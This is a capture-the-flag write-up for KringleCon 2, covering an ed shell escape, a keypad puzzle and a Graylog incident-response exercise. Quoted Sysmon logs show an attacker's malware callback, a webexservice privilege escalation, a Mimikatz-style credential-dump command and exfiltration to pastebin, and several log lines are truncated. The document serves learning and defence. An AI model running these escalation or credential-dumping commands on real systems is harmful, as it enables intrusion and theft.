Kringlecon 2: Turtle Doves

Solution Guide by Netscylla

Contents

Welcome to KringleCon II

https://2019.kringlecon.com/

Welcome to the North Pole and KringleCon 2! Last year, KringleCon hosted over 17,500 attendees and my castle got a little crowded. We moved the event to Elf University (Elf U for short), the North Pole's largest venue. Please feel free to explore, watch talks, and enjoy the con!

Narrative

Whose grounds these are, I think I know
His home is in the North Pole though
He will not mind me traipsing here
To watch his students learn and grow
Some other folk might stop and sneer
"Two turtle doves, this man did rear?"
I'll find the birds, come push or shove
Objectives given: I'll soon clear
Upon discov'ring each white dove,
The subject of much campus love,
I find the challenges are more
Than one can count on woolen glove.
Who wandered thus through closet door?
Ho ho, what's this? What strange boudoir!
Things here cannot be what they seem
That portal's more than clothing store.
Who enters contests by the ream
And lives in tunnels meant for steam?
This Krampus bloke seems rather strange
And yet I must now join his team...

Despite this fellow's funk and mange
My fate, I think, he's bound to change.
What is this contest all about?
His victory I shall arrange!
To arms, my friends! Do scream and shout!
Some villain targets Santa's route!
What scum - what filth would seek to end
Kris Kringle's journey while he's out?
Surprised, I am, but "shock" may tend
To overstate and condescend.
'Tis little more than plot reveal
That fairies often do extend
And yet, despite her jealous zeal,
My skills did win, my hacking heal!
No dental dealer can so keep
Our red-clad hero in ordeal!
This Christmas must now fall asleep,
But next year comes, and troubles creep.
And Jack Frost hasn't made a peep,
And Jack Frost hasn't made a peep...

Objectives

0. Talk to Santa in the Quad
1. Find the Turtle Doves
2. Unredact Threatening Document
3. Windows Log Analysis: Evaluate Attack Outcome
4. Windows Log Analysis: Determine Attacker Technique
5. Network Log Analysis: Determine Compromised System
6. Splunk
7. Get Access To The Steam Tunnels
8. Bypassing the Frido Sleigh CAPTEHA
9. Retrieve Scraps of Paper from Server
10. Recover Cleartext Document
11. Open the Sleigh Shop Door
12. Filter Out Poisoned Sources of Weather Data

Our Completed Badge:

About our write-up

Our report on Kringlecon 2 has many technical outputs, and captures; we have attempted to adhere to the following reporting style, to make the understanding of our inputs (commands) and outputs (the answers) in the following manner, in addition with the occasional screenshot:

Console output is in the font 'Courier New' with a grey background

```
Example text

Example text
```

Our commands are typically in 'bold'

$ **whoami**

Answers, or items of significant interest are highlighted in yellow

Our answer

Something of interest

Challenges

Escape Ed with Busy Evergreen

Escape Ed – Train Station

Hi, I'm Bushy Evergreen. Welcome to Elf U!
I'm glad you're here. I'm the target of a terrible trick.
Pepper Minstix is at it again, sticking me in a text editor.
Pepper is forcing me to learn ed.
Even the hint is ugly. Why can't I just use Gedit?
Please help me just quit the grinchy thing.

```
                  ....................................
               .;ooooooooooooo;,,,,,,,,:looooooooooooll:
            .:ooooooooooooc;,,,,,,,,:ooooooooooooolllooo:
          .';;;;;;;;;;;;;;,''''''''';;;;;;;;;;;;;;;ooooo:
        .''''''''''''''''''''''''''''''''''''''''''';ooooo:
      ;ooooooooooooo;'''''''',:looooooooooooolc;',,;ooooo:
    .:ooooooooooooc;',,,,,,,,:ooooooooooooolccoc,,,;ooooo:
  .coooooooooooo:,''''''',:ooooooooooooolcloooc,,,;ooooo,
  cooooooooooooo,,,,,,,,,;ooooooooooooolooooc,,,;ooo,
  cooooooooooooo,,,,,,,,,;ooooooooooooolooooc,,,;l'
  cooooooooooooo,,,,,,,,,;ooooooooooooolooooc,,,..
  cooooooooooooo,,,,,,,,,;ooooooooooooolooooc.
  cooooooooooooo,,,,,,,,,;ooooooooooooolloooo:.
  cooooooooooooo,,,,,,,,,;ooooooooooooolloo;
  :lllllllllllll,''''''''';lllllllllllllc,
Oh, many UNIX tools grow old, but this one's showing gray.
That Pepper LOLs and rolls her eyes, sends mocking looks my
way.
I need to exit, run - get out! - and celebrate the yule.
Your challenge is to help this elf escape this blasted tool.
-Bushy Evergreen
Exit ed.
1100
```

This challenge looks like an Ed breakout. A quick google for 'Ed Breakout' and we can find a SANS blog/paper here:
https://pen-testing.sans.org/blog/2012/06/06/escaping-restricted-linux-shells
To break out of ed, and gain a normal we simply type:
!/bin/sh

```
!/bin/sh
$ id
uid=1000(elf) gid=1000(elf) groups=1000(elf)
```

Yey! We have a shell but the challenge isn't over yet….

```
$ ls -la
total 24
drwxr-xr-x 1 elf  elf  4096 Nov 18 19:55 .
drwxr-xr-x 1 root root 4096 Nov 18 19:55 ..
-rw-r--r-- 1 elf  elf   220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 elf  elf  3593 Nov 21 16:22 .bashrc
-rw-r--r-- 1 elf  elf  1100 Nov 18 19:53 .message
-rw-r--r-- 1 elf  elf   807 Apr 18  2019 .profile

$ /usr/local/bin/successfulescape
```

```
Loading, please wait......

Hmm. I think ed is still running...
```

Ok, so we need to kill ed

```
$ pkill ed
```

Hmm, none of our normal Linux commands work, a quick chat to a friend in the office and he tells us about /proc; http://man7.org/linux/man-pages/man5/proc.5.html

So we enumerate the process behind pid 8, discover its ed, and terminate the process using kill -9 8

```
$ ls /proc/
1           cmdline      fs           kmsg          mounts
softirqs       uptime
10          consoles     interrupts   kpagecgroup   mtrr          stat
version
17          cpuinfo      iomem        kpagecount    net           swaps
vmallocinfo
8           crypto       ioports      kpageflags    pagetypeinfo  sys
vmstat
9           devices      irq          loadavg       partitions
sysrq-trigger  zoneinfo
acpi        diskstats    kallsyms     locks         sched_debug
sysvipc
buddyinfo   driver       kcore        meminfo       schedstat
thread-self
bus         execdomains  key-users    mis

$ cat /proc/8/cmdline
ed.message!

$ kill -9 8
Killed
!
stdin: Input/output error
Loading, please wait......

You did it! Congratulations!
```

Challenge 1 – Complete!

A fast solution (with no enumeration)

```
!kill -9 8
Loading, please wait......

You did it! Congratulations!
```

Noob solution, after going back through all the challenges for the write-up we discovered we could have just quit ed using the 'Q' command. https://linux.die.net/man/1/ed

```
Q [Enter]
Loading, please wait......

You did it! Congratulations!
```

Complete!


Frosty Keypad with Tangle Coalbox

Frosty Keypad – The Quad

Answer: 7331

Hey kid, it's me, Tangle Coalbox.
I'm sleuthing again, and I could use your help.
Ya see, this here number lock's been popped by someone.
I think I know who, but it'd sure be great if you could open this up for me.
I've got a few clues for you.

- One digit is repeated once.
- The code is a prime number.
- You can probably tell by looking at the keypad which buttons are used.



From the keypad we can deduce that the digits are 1,3 & 7.

Step 1: Get a list of primes
https://jalu.ch/coding/primes/list.php
Step 2: Filter on digits pressed

Linux Solution

```
$ cat prime |tr ',' '\n'|grep 1|grep 3|grep 7 |grep -v [0245689]
...ignore 3 digit codes...
1373
1733
3137
3371
7331
7331 * This one opens the door
```

Windows Solution

First we replace "," with "\r\n" putting each prime on a new line

```
gc-path .\prime |powershell -noprofile -command "$Input | foreach { write-output $_.Replace(',',\"`r`n\")}"
```


Now search for the right primes:

```
gc -path .\prime| select-string 1| select-string 3| select-string 7 | select-string [0245689] -notmatch
…ignore 3 digit codes …
1373
1733
3137
3371
7331
7331 * This one opens the door
```

Answer


7331

Graylog with Pepper Ministix

	GrayLog - Dormitory
	It's me - Pepper Minstix. Normally I'm jollier, but this Graylog has me a bit mystified. Have you used Graylog before? It is a log management system based on Elasticsearch, MongoDB, and Scala. Some Elf U computers were hacked, and I've been tasked with performing incident response. Can you help me fill out the incident response report using our instance of Graylog? It's probably helpful if you know a few things about Graylog. Event IDs and Sysmon are important too. Have you spent time with those? Don't worry - I'm sure you can figure this all out for me! Click on the All messages Link to access the Graylog search interface! Make sure you are searching in all messages! The Elf U Graylog server has an integrated incident response reporting system. Just mouse-over the box in the lower-right corner. Login with the username elfustudent and password elfustudent.
	After a successful login, we click on 'All Messages' 


Question 1: Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file. What is the full-path + filename of the first malicious file downloaded by Minty?

username=minty
C:\Users\minty\Downloads\cookie_recipe.exe
2019-11-19 06:09:37.000




Question 2: The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?

username=minty AND ProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe.exe"
192.168.247.175:4444
UtcTime: 2019-11-19 13:24:03.757
2019-11-19 05:24:04.000



Question 3: What was the first command executed by the attacker?
"C:\\Users\\minty\\Downloads\\cookie_recipe.exe"
whoami
Since all commands (sysmon event id 1) by the attacker are initially running through the cookie_recipe.exe binary, we can set its full-path as our ParentProcessImage to find child processes it creates sorting on timestamp.




Timestamp	source	CommandLine
2019-11-19 05:24:02.000	elfu-res-wks1	"C:\Users\minty\Downloads\cookie_recipe.exe"
elfu-res-wks1 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2434 Tue Nov 19 05:24:02 2019 1 Micr s Create (rule: ProcessCreate) Process Create: RuleName: UtcTime: 2019-11-19 13:24:02.421 ProcessGuid: sers\minty\Downloads\cookie_recipe.exe FileVersion: ? Description: ? Product: ? Company: ? OriginalFile CurrentDirectory: C:\Users\minty\Downloads\ User: ELFU-RES-WKS1\minty LogonGuid: {BA5C6BBB-E7A5-5DD3-00		
2019-11-19 05:24:02.000	elfu-res-wks1	\??\C:\Windows\system32\conhost.exe 0xffffffff -Fo
elfu-res-wks1 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2435 Tue Nov 19 05:24:02 2019 1 Micr s Create (rule: ProcessCreate) Process Create: RuleName: UtcTime: 2019-11-19 13:24:02.451 ProcessGuid: C:\Windows\System32\conhost.exe FileVersion: 10.0.14393.0 (rs1_release.160715-1616) Description: Consol ny: Microsoft Corporation OriginalFileName: CONHOST.EXE CommandLine: \??\C:\Windows\system32\conhost.ex		
2019-11-19 05:24:02.000	elfu-res-wks1	"C:\Users\minty\Downloads\cookie_recipe.exe"
elfu-res-wks1 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2436 Tue Nov 19 05:24:02 2019 1 Micr s Create (rule: ProcessCreate) Process Create: RuleName: UtcTime: 2019-11-19 13:24:02.559 ProcessGuid: C:\Users\minty\Downloads\cookie_recipe.exe FileVersion: ? Description: ? Product: ? Company: ? Original exe" CurrentDirectory: C:\Users\minty\Downloads\ User: ELFU-RES-WKS1\minty LogonGuid: {BA5C6BBB-E7A5-5D		
2019-11-19 05:24:04.000	elfu-res-wks1	
elfu-res-wks1 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2441 Tue Nov 19 05:24:04 2019 3 Micr k connection detected (rule: NetworkConnect) Network connection detected: RuleName: UtcTime: 2019-11-19 ProcessId: 5256 Image: C:\Users\minty\Downloads\cookie_recipe.exe User: ELFU-RES-WKS1\minty Protocol: t SourceHostname: elfu-res-wks1.localdomain SourcePort: 53564 SourcePortName: DestinationIsIpv6: false De		
2019-11-19 05:24:15.000	elfu-res-wks1	C:\Windows\system32\cmd.exe /c "whoami "
elfu-res-wks1 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2442 Tue Nov 19 05:24:15 2019 1 Micr		

Question 4: What is the one-word service name the attacker used to escalate privileges?

username=minty AND EventID:1

webexservice

Continuing on using the cookie_reciper.exe binary as our ParentProcessImage, we should see some more commands later on related to a service.




2019-11-19 05:32:43.000	elfu-res-wks1	C:\Windows\system32\cmd.exe /c "cmd.exe /c sc start webexservice a softv ate 1 C:\Users\minty\Downloads\cookie_recipe2.exe "
elfu-res-wks1 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2639 Tue Nov 19 05:32:43 2019 1 Microsoft-Windows-Sysmon s Create (rule: ProcessCreate) Process Create: RuleName: UtcTime: 2019-11-19 13:32:43.099 ProcessGuid: {BA5C6BBB-EEFB-5DD3- C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe FileVersion: 10.0.14393.206 (rs1_release.160915-0644) Description ows® Operating System Company: Microsoft Corporation OriginalFileName: PowerShell.EXE CommandLine: C:\Windows\system32\cmd.		

Question 5: What is the file-path + filename of the binary ran by the attacker to dump credentials?

username=minty AND EventID:1

C:\cookie.exe

The attacker elevates privileges using the vulnerable webexservice to run a file called cookie_recipe2.exe. Let's use this binary path in our ParentProcessImage search




2019-11-19 05:45:14.000	elfu-res-wks1	C:\Windows\system32\cmd.exe /c "C:\cookie.exe "privilege::debug" "sekurl passwords" exit "
elfu-res-wks1 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 2828 Tue Nov 19 05:45:14 2019 1 Microsoft-Windows-Sysmon s Create (rule: ProcessCreate) Process Create: RuleName: UtcTime: 2019-11-19 13:45:14.925 ProcessGuid: {BA5C6BBB-F1EA-5DD3- C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe FileVersion: 10.0.14393.206 (rs1_release.160915-0644) Description ows® Operating System Company: Microsoft Corporation OriginalFileName: PowerShell.EXE CommandLine: C:\Windows\system32\cmd.		

Question 6: The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?

EventID:3

alabaster

Windows Event Id 4624 is generated when a user network logon occurs successfully. We can also filter on the attacker's IP using SourceNetworkAddress.




Question 7: What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

EventID:3 AND DestinationPort:3389

06:04:28

We search on the Sysmon Event id of 3 (Network event) and the destination port : 3389 (RDP port)



Question 8: The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName,DestinationHostname,LogonType of this connection?(submit in that order as csv)

EventID:3 AND source:elfu\-res\-wks2 AND SourceHostname:elfu\-res\-wks2.localdomain AND DestinationHostname:elfu*

elfu-res-wks2,elfu-res-wks3,3

The attacker has GUI access to workstation 2 via RDP. They likely use this GUI connection to access the file system of of workstation 3 using explorer.exe via UNC file paths (which is why we don't see any cmd.exe or powershell.exe process creates). However, we still see the successful network authentication for this with event id 4624 and logon type 3.

Timestamp	DestinationHostname	EventID	SourceHostnam
2019-11-19 06:06:31.000	elfu-res-wks2.localdomain	3	elfu-res-wks2.lo
elfu-res-wks2 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 619 Tue Nov 19 06:06:31 2019 3 Microsoft-Wi connection detected (rule: NetworkConnect) Network connection detected: RuleName: UtcTime: 2019-11-19 14:06:30 rocessId: 4 Image: System User: NT AUTHORITY\SYSTEM Protocol: tcp Initiated: false SourceIsIpv6: false SourceI in SourcePort: 49694 SourcePortName: DestinationIsIpv6: false DestinationIp: 192.168.247.176 DestinationHostna			
2019-11-19 06:06:31.000	elfu-res-wks2.localdomain	3	elfu-res-wks2.lo
elfu-res-wks2 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 618 Tue Nov 19 06:06:31 2019 3 Microsoft-Wi connection detected (rule: NetworkConnect) Network connection detected: RuleName: UtcTime: 2019-11-19 14:06:30 rocessId: 4 Image: System User: NT AUTHORITY\SYSTEM Protocol: tcp Initiated: true SourceIsIpv6: false SourceIp n SourcePort: 49694 SourcePortName: DestinationIsIpv6: false DestinationIp: 192.168.247.176 DestinationHostnam			
2019-11-19 06:05:43.000	elfu-res-wks2.localdomain	3	elfu-res-wks2.lo
elfu-res-wks2 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 580 Tue Nov 19 06:05:43 2019 3 Microsoft-Wi connection detected (rule: NetworkConnect) Network connection detected: RuleName: UtcTime: 2019-11-19 14:05:41 rocessId: 4 Image: System User: NT AUTHORITY\SYSTEM Protocol: tcp Initiated: true SourceIsIpv6: false SourceIp n SourcePort: 49692 SourcePortName: DestinationIsIpv6: false DestinationIp: 192.168.247.176 DestinationHostnam			
2019-11-19 06:05:43.000	elfu-res-wks2.localdomain	3	elfu-res-wks2.lo
elfu-res-wks2 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 581 Tue Nov 19 06:05:43 2019 3 Microsoft-Wi connection detected (rule: NetworkConnect) Network connection detected: RuleName: UtcTime: 2019-11-19 14:05:41 rocessId: 4 Image: System User: NT AUTHORITY\SYSTEM Protocol: tcp Initiated: false SourceIsIpv6: false SourceI in SourcePort: 49692 SourcePortName: DestinationIsIpv6: false DestinationIp: 192.168.247.176 DestinationHostna			
2019-11-19 06:05:15.000	elfu-res-wks1	3	elfu-res-wks2.lo
elfu-res-wks2 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 536 Tue Nov 19 06:05:15 2019 3 Microsoft-Wi connection detected (rule: NetworkConnect) Network connection detected: RuleName: UtcTime: 2019-11-19 14:05:13 rocessId: 1104 Image: C:\Windows\System32\svchost.exe User: NT AUTHORITY\NETWORK SERVICE Protocol: udp Initiat c:61f4:1d0b SourceHostname: elfu-res-wks2.localdomain SourcePort: 52082 SourcePortName: DestinationIsIpv6: tru			
2019-11-19 06:05:15.000	elfu-res-wks3	3	elfu-res-wks2.lo
elfu-res-wks2 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 537 Tue Nov 19 06:05:15 2019 3 Microsoft-Wi connection detected (rule: NetworkConnect) Network connection detected: RuleName: UtcTime: 2019-11-19 14:05:13 rocessId: 1104 Image: C:\Windows\System32\svchost.exe User: NT AUTHORITY\NETWORK SERVICE Protocol: udp Initiat c:61f4:1d0b SourceHostname: elfu-res-wks2.localdomain SourcePort: 50958 SourcePortName: DestinationIsIpv6: tru			

Question 9: What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

EventID:4624 and username=alabaster

C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

2019-11-19 06:14:24.000

We can look for sysmon file creation event id of 2 with a source of workstation 2. We can also use regex to filter out overly common file paths using something like: AND NOT TargetFilename:/.+AppData.+/

Question 10: What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?


{line above last log entry in current query}

104.22.3.84

We can look for the original document in CommandLine using regex.

When we do that, we see a long a long PowerShell command using Invoke-Webrequest to a remote URL of https://pastebin.com/post.php.

We can pivot off of this information to look for a sysmon network connection id of 3 with a source of elfu-res-wks2 and DestinationHostname of pastebin.com.



Incident Response Report #7830984301576234 Submitted.

Incident Fully Detected!

Complete!

Xmas Cheer Laser with Sparkle Redberry

Laser Challenge – Laboratory in Hermey Hall

I'm Sparkle Redberry and Imma chargin' my laser!
Problem is: the settings are off.
Do you know any PowerShell?
It'd be GREAT if you could hop in and recalibrate this thing.
It spreads holiday cheer across the Earth ...
... when it's working!

Start:

```
Id     Name            PSJobTypeName   State         HasMoreData
Location             Command
1      Job1            BackgroundJob   Running       True
localhost            …
WARNGING: ctrl + c restricted in this terminal - Do not use endless
loops
Type exit to exit PowerShell.
PowerShell 6.2.3
Copyright (c) Microsoft Corporation. All rights reserved.
https://aka.ms/pscore6-docs
Type 'help' to get help.
🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲
🗲🗲🗲🗲
🗲
🗲
🗲 Elf University Student Research Terminal - Christmas Cheer Laser
Project       🗲
🗲 --------------------------------------------------------------------
---------- 🗲
🗲 The research department at Elf University is currently working on a
top-secret 🗲
🗲 Laser which shoots laser beams of Christmas cheer at a range of
hundreds of    🗲
🗲 miles. The student research team was successfully able to tweak the
laser to    🗲
🗲 JUST the right settings to achieve 5 Mega-Jollies per liter of laser
output.   🗲
🗲 Unfortunately, someone broke into the research terminal, changed the
laser      🗲
🗲 settings through the Web API and left a note behind at
/home/callingcard.txt.  🗲
🗲 Read the calling card and follow the clues to find the correct laser
Settings. 🗲
🗲 Apply these correct settings to the laser using it's Web API to
achieve laser   🗲
🗲 output of 5 Mega-Jollies per liter.
🗲
```

```
🗲
🗲
🗲 Use (Invoke-WebRequest -Uri http://localhost:1225/).RawContent for
more info.  🗲
🗲
🗲
